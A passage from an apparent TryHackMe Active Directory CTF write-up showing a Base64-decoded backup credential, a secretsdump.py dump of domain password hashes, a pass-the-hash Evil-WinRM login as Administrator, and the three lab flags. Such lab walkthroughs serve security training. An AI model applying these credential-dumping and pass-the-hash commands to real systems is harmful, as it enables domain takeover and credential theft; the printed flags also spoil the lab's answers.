iloBytes/sec) (average 3.9 KiloBytes/sec)
smb: \>
```


After downloading it, we see it is encoded in **Base64**.



backup_credentials.txt ×

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

Decoding it gives us valid credentials.



```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


< DECODE > Decodes your data into the area below.

```
backup@spookysec.local:backup2517860
```

3.Elevating Privileges within the Domain


With the backup account password, we dump user password hashes using **secretsdump.py** from Impacket.

We authenticate as backup with the decoded credentials.



```
root@ip-10-10-21-43:~# python3.9 /opt/impacket/examples/secretsdump.py backup@spookysec.local
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4::
:
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
```

Now we use **Evil-WinRM**, which allows us to authenticate as **Administrator** using the dumped hash.




```
root@ip-10-10-21-43:~# evil-winrm -i spookysec.local -u Administrator -H 0e0363213e37b94221497260b0bcb4f
c

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection
_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pa
th-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

4.Flags


We now simply locate the three flags on the respective desktops of the users:

Administrator flag:




```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

svc-admin flag:



```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```

backup flag::



```
*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

5.Summary

This was a solid **boot2root Active Directory CTF**, designed to test specific attack techniques while introducing new tools. I gained a lot of practical knowledge here, especially learning how to use tools like **Evil-WinRM**.